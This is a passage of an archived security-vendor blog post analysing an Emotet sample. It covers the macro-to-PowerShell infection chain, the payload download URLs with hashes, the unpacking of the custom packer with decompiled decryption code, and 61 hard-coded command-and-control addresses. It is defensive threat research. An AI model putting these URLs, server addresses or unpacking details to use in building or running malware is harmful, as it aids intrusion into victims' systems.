

A Deep Dive into the Emotet Malware

By Kai Lu

Published: 2019-06-06 · Archived: 2026-04-05 19:26:12 UTC

Emotet is a trojan that is primarily spread through spam emails. During its lifecycle, it has gone through a few iterations. Early versions were delivered as a malicious JavaScript file. Later versions evolved to use macro-enabled Office documents to retrieve a malicious payload from a C2 server.

FortiGuard Labs has been tracking Emotet since it was first discovered, and in this blog, I will provide a deep analysis of a new Emotet sample found in early May. This detailed analysis includes how to unpack the persistent payload, how Emotet malware communicates with its C2 servers, how to identify the hard-coded C2 server list and RSA key in the executable, as well as how it encrypts the data it gathers.

0x01 Malicious Word Document

This sample is a Word document file. When you open it and enable the macro in Word, the malware starts to execute.




Figure 1. Executing a PowerShell script

We can see here that the VB script inside the malicious Word document file is able to create a new process with PowerShell. The option '-e' in PowerShell indicates that it accepts a base64-encoded string version of commands.

The decoded PowerShell script is shown in Figure 2:




Figure 2. Debugging the decoded PowerShell script

The variable \$YBAAU_D is a list which includes five URLs. It uses them to download a payload from a remote server and then execute it. The following table lists each malicious URL, the name of the payload that can be downloaded from the corresponding URL, the Sha256 value, and payload size.

When I started to investigate this sample in early May, the first two URLs could not be accessed, while the three remaining URLs were all active. All three payloads are PE files.

URLs	Payload	SHA256	Size
http://webaphobia.com/images/72Ca/	N/A	N/A	N/A
https://montalegreense.graficosassociados.com/keywords/FOYo/	N/A	N/A	N/A
http://purimaro.com/1/ww/	1n592ynn2ys9gg0.exe	30bb20ed402afe7585bae4689f75e0e90e6d6580a229042c3a51eecefc153db7	136k
http://jpmtech.com/css/GOOvqd/	s9cbyx.exe	2c9b8ed7cb7ce9b49579453283292ddf478c6ab2953b66c27aac8dfc84c6fb2b	141k
http://118.89.215.166/wp-includes/15/	p4xl0bbb85.exe	21145645cac74e0b590813eafd257a2c4af6c6be0bc86d873ad0e6c005c0911d	141k

Next, we will choose one of them to do further investigation. In this blog, all analysis is based on the payload p4xl0bbb85.exe (sha256:21145645cac74e0b590813eafd257a2c4af6c6be0bc86d873ad0e6c005c0911d).

0x02 First Layer Payload

The payload p4xl0bbb85.exe is packed by a customized packer. After it executes, it creates three new processes, shown below:




Figure 3. The process tree after executing the payload p4xl0bbb85.exe

It first launches the process (pid:2784) with the command line '--f02b3a38'. It then writes the PE file 'itsportal.exe' into the folder C:\Users\[XXX]\AppData\Local\itsportal\. Next, it executes itsportal.exe without any parameters. After itsportal.exe is executed, it is able to launch the process (pid:1980) with the command line '--

c6857361'. Finally, the first three created processes exit and the PE file p4xl0bbb85.exe is deleted the from hard disk. The PE file itsportal.exe is the persistent payload.




Figure 4. The persistent payload

0x03 Analysis of Persistent Payload

In this section, we will continue to analyze the persistent payload itsportal.exe. This payload has a customized packer. After tracing a few steps from the entry point, the program goes into the function sub_4012E0().




Figure 5. The function sub_4012E0()

The following is the pseudo C code of the function sub_4012E0().

```

void __cdecl sub_4012E0(int a1)
{
    int savedregs; // [esp+14h] [ebp+0h]

    sub_401670();
    dword_419EFC = a1;
    dword_419EFC = (int)&savedregs;
    dword_419F3C = (int)RegOpenKeyA;
    sub_4018A0();
    dword_419F48 = (int)RegQueryValueExA;
    dword_419F04 = sub_4010A0();
    sub_401440(); // Allocate a new memory region with VirtualAllocEx, the trampoline address is equal to starting address of this memory plus 0x102f0.
    dword_419EE8 = 0;
    dword_419EEC = 0;
    dword_419EE4 = 1;
    while ( 1 ) //In this loop, firstly copy the first 0x7B bytes data from 0xf080f8 to the new memory region, then continue to copy data,
        //when the byte is 0x37, ignore to copy it to new memory region. The size of data copied is 0x10600.
    {
        dword_419F1C = sub_4016A0(dword_408008, dword_419EC8);
        if ( dword_419EE8 >= (unsigned int)dword_419EC4 )
            break;
        sub_401600();
        dword_419ECC = dword_419F1C;
        dword_419EEC += dword_419EE4 + dword_408008 + 21;
        dword_419EEC -= 21;
        dword_419EE8 += dword_408008;
        dword_419EC8 -= dword_419F1C;
    }
    sub_401560(); // It decrypts the data in the new memory region, trampoline code is decrypted at this point.
    sub_401260();
}

```

Figure 6. The pseudo C code of the function sub_4012E0()

In this function, the malware invokes the function sub_401440() to allocate a new memory region(0x1D0000) with VirtualAllocEx(), and sets the starting address of this memory plus 0x102f0 as the trampoline address.

Then, in the loop, it first copies the first 0x7B bytes of data from 0xf080f8 to the new memory region, then continues to copy data. When the byte reaches 0x37, it's not copied to the new memory region. The size of data copied into the memory region is 0x10600.

Next, the function sub_401560() is used to decrypt the data in the new memory region, and at this point the trampoline code is decrypted. Later, we will see that the program is going to jump to the trampoline code. Finally, the program jumps to 0x00401260 to execute its instructions.




Figure 7. Jump to 0x00401260

As shown in Figure 8, the program will jump to 0x1E02F0 to execute the trampoline code.




Figure 8. Jump to the trampoline code

The trampoline code mainly does the following things:

1. Allocates a new memory region (0x1F0000) with a size of 0x10000, and it is named memory region A.
2. Copies 0xf600 bytes of data from 0x1D0124 to the memory region A.
3. Decrypts the data of memory region A set up in step 2. The decryption algorithm is shown below.

```
// decrypt the data of memory region, a1 points to the memory region, a2 is its size.
int __cdecl decrypt_mem(int a1, unsigned int a2)
{
    int result; // eax
    unsigned int i; // [esp+0h] [ebp-4h]

    for ( i = 0; i < a2; i += 4 )
    {
        *(_DWORD *)(i + a1) += i;
        *(_DWORD *)(i + a1) ^= i + 1001;
        result = i + 4;
    }
    return result;
}
```

4. Allocates a new memory region(0x200000), whose size is 0x14000. It is named memory region B.
5. Copies the first 0x400 bytes of data from memory region A to the start of memory region B.
6. Copies all segments of data from memory region A to memory region B.
7. Calls the function UnmapViewOfFile(0x400000) that enables it to unmap a mapped view of a file by calling a process's address space.
8. Calls the function VirtualAlloc(0x400000,0x14000,MEM_COMMIT|MEM_RESERVE, PAGE_EXECUTE_READWRITE) to enable execute, read/write access to the memory region.
9. Copies the 0x14000 bytes of data from memory region B to 0x400000.

10. Jumps back to the real entry point (0x4CA90) from the trampoline to execute instructions. At this point, the unpacking work is finished.

The following screenshot is the memory map. I highlight three allocated memory regions as well as the unpacked program.

Address	Size	Info	Content	Type	Protection	Initial
00010000	00010000			MAP	-RW--	-RW--
00020000	00001000			PRV	-RW--	-RW--
00030000	000F0000	Reserved		PRV	-RW--	-RW--
00120000	00003000	Thread 928 Stack		PRV	-RW-G	-RW--
00130000	00004000			MAP	-R---	-R---
00140000	00001000			PRV	-RW--	-RW--
00150000	00067000	\\Device\HarddiskVolume1\Windows\System32\locale.nls		MAP	-R---	-R---
001c0000	00001000			PRV	-RW--	-RW--
001d0000	00011000			PRV	ERW--	ERW--
001f0000	00010000			PRV	ERW--	ERW--
00200000	00014000			PRV	ERW--	ERW--
00270000	00003000	Reserved (00270000)		PRV	-RW--	-RW--
00273000	0000d000			PRV	-RW--	-RW--
00280000	0000c000	Reserved (00280000)		MAP	-R---	-R---
0028c000	000b4000	Reserved (00280000)		MAP	-R---	-R---
00340000	00003000	Reserved (00280000)		MAP	-R---	-R---
00343000	00005000	Reserved (00280000)		MAP	-R---	-R---
00400000	00014000			PRV	ERW--	ERW--
00430000	00101000			MAP	-R---	-R---
00600000	00007000	Reserved (00600000)		PRV	-RW--	-RW--
00607000	000F9000	Reserved (00600000)		PRV	-RW--	-RW--

Figure 9. Highlight of three allocated memory regions and the unpacked program

Finally, the program jumps to the real entry point 0x4C9A0. (NOTE: At this time, you could use the plugin OllyDumpEx to dump the unpacked program in x64dbg. Once you get the unpacked program, you could perform static analysis on it with IDA Pro.)




Figure 10. Jump to the real entry point

So far, we have demonstrated how to unpack the Emotet malware. In the unpacked program, the C2 server list is hard-coded at offset 0x40F710, and the public key is hard-coded at offset 0x40FBF0.

0x04 Communication with C2 Server

In order to investigate its communication with the C2 server, we first need to obtain the C2 server list. As mentioned in section 3, the C2 server list is hard-coded in the executable file. After unpacking, we can see that the buffer starting at offset 0x40F710 stores the C2 server list, as shown in Figure 11:




Figure 11. The hard-coded C2 server list

A global variable is stored at 0x004124A0. It has the following structure in the C programming language.

`struct g_ip_port_list`

```

{
    DWORD *c2_list;

    DWORD *current_c2;

    DWORD size;

    DWORD current_c2_index;
}
    
```

The member variable `c2_list` points to the hard-coded C2 server list buffer. Each item in this list includes a pair of an IP address and port. Its size is 8 bytes, with the first four bytes representing the IP address, followed by the two bytes that represent the port. The member variable `current_c2` points to the currently selected C2 server. The member variable `size` is the size of the C2 server list. The member variable `current_c2_index` represents the index of the current selected C2 server in the C2 server list.

This sample has 61 C2 servers, which are listed below.

200.58.171.51:80

189.196.140.187:80

222.104.222.145:443

115.132.227.247:443
190.85.206.228:80
216.98.148.136:4143
111.67.12.221:8080
185.94.252.27:443
139.59.19.157:80
159.69.211.211:8080
107.159.94.183:8080
72.47.248.48:8080
24.150.44.53:80
176.58.93.123:8080
186.139.160.193:8080
217.199.175.216:8080
181.199.151.19:80
85.132.96.242:80
51.255.50.164:8080
103.213.212.42:443
192.155.90.90:7080
66.209.69.165:443
109.104.79.48:8080
181.142.29.90:80
77.82.85.35:8080
190.171.230.41:80
144.76.117.247:8080
187.188.166.192:80
201.203.99.129:8080

200.114.142.40:8080
43.229.62.186:8080
189.213.208.168:21
181.37.126.2:80
109.73.52.242:8080
181.29.101.13:80
190.180.52.146:20
82.226.163.9:80
200.28.131.215:443
213.172.88.13:80
185.86.148.222:8080
190.117.206.153:443
192.163.199.254:8080
103.201.150.209:80
181.30.126.66:80
200.107.105.16:465
165.227.213.173:8080
81.3.6.78:7080
5.9.128.163:8080
69.163.33.82:8080
196.6.112.70:443
37.59.1.74:8080
23.254.203.51:8080
190.147.116.32:21
200.45.57.96:143
91.205.215.57:7080

189.205.185.71:465

219.94.254.93:8080

186.71.54.77:20

175.107.200.27:443

66.228.45.129:8080

62.75.143.100:7080

Next, let's take a look at the traffic sent to the C2 servers. In this sample, it sends an HTTP POST request to the C2 server.

